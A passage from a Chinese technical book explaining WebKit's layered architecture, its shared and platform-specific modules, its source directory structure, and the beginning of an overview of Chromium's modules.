WebKit 的一个显著特征就是它支持不同的浏览器，因为不同浏览器的需求不同，所以在 WebKit 中，一些代码可以共享，但是另外一部分是不同的，这些不同的部分称为WebKit的移植(Ports)。今后笔者也用WebKit的移植指代该移植和依赖的WebKit的共享部分。

第 1 章中，笔者介绍过一张简单的 WebKit 结构图，图中只有简单的 2~3 个模块，那是故意隐去了其中的细节，本节重点介绍 WebKit 架构的细节，如图 3-1 所示。




图 3-1 WebKit 架构

图中的 WebKit 架构，虚线框表示该部分模块在不同浏览器使用的 WebKit 内核中的实现是不一样的，也就是它们不是普遍共享的。用实线框标记的模块表示它们基本上是共享的，话之所以没有说绝，是因为它们中的一些特性可能并不是共享的，

而且可以通过不同的编译配置改变它们的行为。这里面有这么多的不同，所以，很多使用 WebKit 的浏览器可能会表现出不同的行为，显然就不令人惊奇了。是的，确实够复杂的！

好，下面我们开始依次从下向上来分析。

图中最下面的是“操作系统”，WebKit 可以在不同的操作系统上工作（具体选择视不同的需要而定）。不同浏览器可能会依赖不同的操作系统，同一个浏览器使用的 WebKit 也可能依赖不同的操作系统，例如，Chromium 浏览器支持 Windows、Mac OS、Linux、Android 等系统。

在“操作系统”层之上的就是 WebKit 赖以工作的众多第三方库，这些库是 WebKit 运行的基础。通常来讲，它们包括图形库、网络库、视频库等，加载和渲染网页需要它们不足为奇。WebKit 是这些库的使用者，如何高效地使用它们是 WebKit 和各种浏览器厂商的一个重大课题，主要是如何设计良好的架构来利用它们以获得高性能。现代浏览器的功能越来越强，性能要求也越来越高，新的技术不断被引入浏览器和 Web 平台，这也大大增加了 WebKit 和浏览器的复杂性。

在它们二者之上的就是 WebKit 项目了，图中已经把它细分为两层，每层包含很多模块，由于图的大小限制，略去了其中一些次要模块。图中的这些模块支撑了第 2 章介绍的网页加载和渲染过程。

WebCore 部分包含了目前被各个浏览器所使用的 WebKit 共享部分，这些都是加载和渲染网页的基础部分，它们必不可少，具体包括 HTML（解释器）、CSS（解释器）、SVG、DOM、渲染树（RenderObject 树、RenderLayer 树等），以及 Inspector（Web Inspector、调试网页）。当然，这些共享部分有些是基础框架，其背后的支持也需要各个平台的不同实现。举个例子来讲，“剪贴板”这个功能其实跟平台密切相关，在 WebKit 的 gtk 版本中，它就依赖于 gtk 的一个具体实现。细心的读者可以发现，WebCore 这些部分主要被第 2 章中的加载和渲染过程的第一、二阶段所使用。

JavaScriptCore 引擎是 WebKit 中的默认 JavaScript 引擎，也就是说一些 WebKit 的移植使用该引擎。刚开始，它的性能不是很好，但是随着越来越多的优化被加入，现在的性能已变得非常不错。之所以说它只是默认的，是因为它不是唯一并且是可替换的。事实上，WebKit 中对 JavaScript 引擎的调用是独立于引擎的。在 Google 的 Chromium 开源项目中，它被替换为 V8 引擎。

WebKit Ports 指的是 WebKit 中的非共享部分，对于不同浏览器使用的 WebKit 来说，移植中的这些模块由于平台差异、依赖的第三方库和需求不同等方面原因，往往按照自己的方式来设计和实现，这就产生了移植部分，这是导致众多 WebKit 版本的行为并非一致的重要原因。这其中包括硬件加速架构、网络栈、视频解码、图片解码等。后面我们用移植表示一个不同的实现，例如 Qt 移植表示的是 WebKit 的 Qt 版，被 Qt 项目所使用。这一部分非常重要，对性能和功能影响非常大，也是后面章节重点关注的地方。

在 WebCore 和 WebKit Ports 之上的层主要是提供嵌入式编程接口，这些嵌入式接口是提供给浏览器调用的（当然也可以有其他使用者）。图中有左右两个部分分别是狭义 WebKit 的接口和 WebKit2 的接口。因为接口与具体的移植有关，所以有一个与浏览器相关的绑定层。绑定层上面就是 WebKit 项目对外暴露的接口层。实际上接口层的定义也是与移植密切相关的，而不是 WebKit 有什么统一接口。

WebKit 还有一个部分在图中没有展现出来，那就是测试用例，包括布局测试用例（Layout Tests）和性能测试用例（Performance Tests），这两类测试包含了大量的测试用例和期望结果。虽然，不同的 WebKit 移植对应的测试用例不一样，总体上来讲 WebKit 移植还是共享了大量的用例。为了保证 WebKit 的代码质量，这些用例被用来验证渲染结果的正确性。每个浏览器所用的 WebKit 必须保证能够编译出来一个可执行程序，称为 DumpRenderTree，它被用来运行测试用例并将渲染结果同期望结果对比。

WebKit 的模块确实相当多，笔者希望没有把大家弄糊涂，下面让我们一起通过实践来理解结构图中的众多模块。

3.1.3 WebKit 源代码结构

如果读者下载了 WebKit 源代码，下面就可以跟着笔者一起查看 WebKit 中的目录结构，以便更好地理解 WebKit 的架构。

WebKit 的代码非常多，大概超过 500 万行代码，规模相当的庞大，幸运的是，它的目录结构非常清晰，通过目录结构基本上可以了解 WebKit 的功能模块，当然，了解目录结构也有助于读者理解后面很多对模块和机制的介绍。

图 3-2 显示的是主要的目录结构，包括一级目录和主要的二级目录，其中省去了一些次要目录。对于重要的三级目录，读者可以查看图 3-3。

在一级目录中，重要的目录有四个，它们分别是 LayoutTests、PerformanceTests、Source 和 Tools。对于该层下的其他目录，读者可以选择性忽略。对于我们来说，Source 目录最重要，它包括了后面章节我们要分析的几乎所有部分。Source 目录的子目录中，重要的目录包括 JavaScriptCore、Platform、WebCore、WebKit、WebKit2 和 WTF，见图 3-2。JavaScriptCore 是默认的渲染引擎，笔者会在第 9 章做详细分析。Platform 本来是 Chromium 的接口代码目录之一，现在已经被移除了。WebCore 就是图 3-1 中模块 WebCore 对应的相关代码，非常重要。WebKit 和 WebKit2 分别是绑定和嵌入式接口层。WTF 是一个基础类库，有点像 C++ stl 库，其中包括字符串操作、各种容器、智能指针、线程、算法等。

接下来的重点是一些三级目录，它们属于二级目录 WebCore 和 WebKit2。读者会发现图 3-1 中 WebCore 包括的模块尽在其中，而且按目录组织，例如 CSS 解释器、DOM、HTML 解释器、资源加载、Web Inspector 等，如图 3-3 所示。

WebKit2 主要包括两种类型的目录，第一类是各个进程的代码，例如 Web 进程、UI 进程、网络进程、插件进程和它们共享的代码等；第二类就是各个移植的一个简单的主函数（main）入口，拥有构建一个基于 WebKit2 接口的最简单的可执行程序。




图 3-2 WebKit 的源代码目录

同在目录“WebKit/Source”下的“WebKit”目录这里就不介绍了，它同“WebKit2”目录结构类似，而且比之更简单。




图 3-3 WebCore 和 WebKit2 代码结构

3.2 基于 Blink 的 Chromium 浏览器结构

3.2.1 Chromium 浏览器的架构及模块

Chromium 也是基于 WebKit（Blink）的，而且在 WebKit 的移植部分中，Chromium 也做了很多有趣的事情，所以通过 Chromium 可以了解如何基于 WebKit 构建浏览器。

另一方面，Chromium也是很多新技术的创新者，它将很多先进的理念引入到浏览器领域。为此，本节在介绍Chromium内部架构、模块等基础上，给读者一个大致的概念，在后面介绍WebKit的一些技术时，也会介绍Chromium的WebKit版本和Chromium有何独特之处。

Chromium的代码非常复杂，模块非常多，结构也不是特别清晰，非常容易让人迷惑。为此，为了方便理解，下面从架构和模块、多进程模型和多线程模型等角度为读者一一剖析其中的“玄机”。

3.2.1.1 架构和模块

首先要熟悉的是Chromium的架构及其包含的模块。图3-4描述了Chromium的架构和主要的模块。从图中可以看到，Blink只是其中的一块，和它并列的还有众多的Chromium模块，包括GPU/CommandBuffer（硬件加速架构）、V8 JavaScript引擎、沙箱模型、CC（Chromium Compositor）、IPC、UI等（还有很多并没有在图中显示出来）。

